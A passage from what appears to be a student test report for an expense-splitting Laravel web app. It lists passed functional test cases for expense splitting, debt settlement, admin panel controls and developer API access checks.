TC-EXP-01	Real-time Split Preview	Show split preview in real time while typing.	1. Open the "Add Expense" form. 2. Select a group with 4 members. 3. Type `1200` into the amount box.	As you type, the screen immediately shows "LKR 300.00 per person" without reloading the page.	Displayed "LKR 300.00 per person" instantly as the amount was typed.	**PASS**
TC-EXP-02	Add New Expense	Save an equally split expense.	1. Type Title "Dinner", Amount "100.50". 2. Select the payer. 3. Click "Save".	The expense is saved, three equal shares of `33.50` are created, the action is logged, and balances are updated cleanly.	Expense saved, shares set to 33.50 each, and balances updated.	**PASS**
TC-EXP-03	Rounding Fractions	Handle split rounding issues (leftover cents).	1. Enter an expense of `100.00` in a group with 3 members (which doesn't divide perfectly).	The extra cents are automatically given to the first member so the total equals exactly `100.00` (e.g., one person pays `33.34`, the other two pay `33.33`).	Rounded shares calculated correctly to sum to exactly 100.00.	**PASS**
TC-EXP-04	Edit Expense	Edit an existing expense.	1. Open an expense edit page. 2. Change the amount to `150.00`. 3. Click "Save".	The expense amount is updated, everyone's shares are automatically recalculated, and balances are refreshed.	Expense updated, shares recalculated, and balances refreshed successfully.	**PASS**
TC-EXP-05	Delete Expense	Delete an expense.	1. Click the "Delete" button next to an expense and confirm.	The expense is removed, everyone's individual shares are deleted, and group balances are updated instantly.	Expense deleted, shares removed, and group balances recalculated.	**PASS**

7.4 Debts and Settlement

Test ID	Feature / Function	Test Scenario	Test Steps	Expected Result	Actual Result	Status
TC-SET-01	Debt Simplification	Simplify debts between group members.	1. Add expenses that result in User 1 being owed `100.00`, User 2 owing `60.00`, and User 3 owing `40.00`.	The system calculates the simplest way to settle, recommending that User 2 pays User 1 `60.00`, and User 3 pays User 1 `40.00` (minimizing the number of payments).	Debts simplified correctly, showing the minimum required transactions.	**PASS**
TC-SET-02	Settle-Up Request	Send a request to a member to settle their debt.	1. Go to the group page. 2. Click "Request Settle Up" next to a member who owes money. 3. Type `40.00` and submit.	A settlement request is sent to that member, and the action is shown in the group's activity history.	Request sent successfully and logged in the activity history.	**PASS**
TC-SET-03	Record Cash Settlement	Record a payment to settle up.	1. Open the "Settle Up" box. 2. Select who paid who. 3. Type the amount paid (`60.00`) and submit.	The payment is saved, group balances are updated to reflect the settlement, and the payment is logged in the activity feed.	Payment recorded successfully, balances updated, and logged in the activity feed.	**PASS**
TC-SET-04	Auto-Clear Requests	Clear pending payment requests automatically when paid.	1. Send a request for `40.00`. 2. Record a payment of `40.00` to settle that debt.	The pending payment request is marked as resolved and removed from the active alerts list automatically.	Pending request cleared automatically once payment was recorded.	**PASS**
TC-SET-05	Settle-Up Suggestions	Display helpful settle-up suggestions on the dashboard.	1. Open the home dashboard.	A widget displays quick, simplified suggestions on exactly who you need to pay or who owes you across all your groups.	Dashboard loaded successfully showing simple settle-up payout suggestions.	**PASS**

7.5 Admin Pannel

Test ID	Feature / Function	Test Scenario	Test Steps	Expected Result	Actual Result	Status
TC-ADM-01	Admin Access Block	Block regular users from opening the admin panel.	1. Log in as a standard user. 2. Try to type `/admin` in the browser address bar.	The system blocks access and redirects the user back to the dashboard with an "Access Denied" message.	Access blocked and redirected to dashboard with an error message.	PASS
TC-ADM-02	Admin Console View	Allow admins to open the admin panel.	1. Log in using an admin account. 2. Go to the `/admin` URL.	The admin dashboard opens, showing system overview stats (total users, active groups) and the system activity feed.	Admin dashboard loaded successfully with system stats and activity feed.	PASS
TC-ADM-03	System Settings	Change general system settings.	1. Go to the Admin settings page. 2. Change the maximum group size to `15`. 3. Click "Save".	The new limit is saved and applied immediately to all groups in the system.	Settings updated and applied system-wide.	PASS
TC-ADM-04	Suspend / Ban User	Suspend a user's account.	1. Go to the admin users list. 2. Locate a specific user, click "Ban User", and confirm.	The user is marked as banned, and they are immediately kicked out of any active sessions.	User status changed to banned and active logins terminated.	PASS
TC-ADM-05	Manage User Roles	Promote a regular user to an admin.	1. In the admin users list, locate a user. 2. Click "Toggle Role" to change them to an Admin, and confirm.	The user's role is updated to admin, giving them immediate access to the admin dashboard.	User promoted to admin successfully.	PASS
TC-ADM-06	Package Subscriptions	Create a new membership/pricing package.	1. Go to the admin packages page. 2. Enter a title "Gold Splitter" and price `10.00`. 3. Submit.	The package is created and appears in the packages list.	New package created and displayed.	PASS
TC-ADM-07	Permanent User Deletion	Permanently delete a user profile.	1. In the admin users list, click "Delete User" next to a user and confirm.	The user account is permanently deleted, along with their group memberships and login tokens.	Account and all associated records permanently deleted.	PASS

7.6 Developer and API Services

Test ID	Feature / Function	Test Scenario	Test Steps	Expected Result	Actual Result	Status
TC-API-01	Developer Login & Rate Limit	Log in via the developer interface and prevent spamming.	1. Try to log in through the developer API. 2. Rapidly send 6 login requests within a few seconds.	The first login succeeds and provides an access key, while the 6th attempt is blocked to prevent spamming.	Access key provided on first try, and spam protection blocked the 6th attempt.	PASS
TC-API-02	API Authentication Shield	Block unauthorized developer connections.	1. Try to load groups through the API without providing a valid security key.	The connection is blocked, and an "unauthorized access" error is returned.	Connection blocked and access denied due to missing security key.	PASS
TC-API-03	Get User Groups (API)	View your groups list page-by-page via the API.	1. Request your groups list using a valid security key.	The system returns your list of groups in a clean, page-by-page format.	Groups list retrieved successfully page-by-page with a valid key.	PASS
TC-API-04	Create Group (API)	Create a new group using a developer command.	1. Send a request to create a group named "API Group" using a valid security key.	The new group is created successfully and its details are returned.	Group created successfully and details returned.	PASS
TC-API-05	Write Scope Verification	Block changes when using a "read-only" access key.	1. Get a security key that only has "read" permissions. 2. Try to add a new expense using that key.	The system blocks the attempt and shows an error: "This key does not have write permissions."	Attempt blocked due to insufficient key permissions.	PASS
TC-API-06	Add Expense (API)	Add a new expense using a developer command.	1. Send details of a new expense using a key with "write" permissions.	The expense is saved, everyone's shares are split, and the activity is logged.	Expense saved and shares calculated successfully.	PASS
TC-API-07	Developer Logout	Disable / delete a developer security key.	1. Request to log out / delete the current security key.	The key is deactivated and can no longer be used to access the account.	Key deactivated and deleted successfully.	PASS

Git hub link: https://github.com/chanupadulnuwan/paypatch-laravel

Hosted link: https://sea-turtle-app-4spaa.ondigitalocean.app/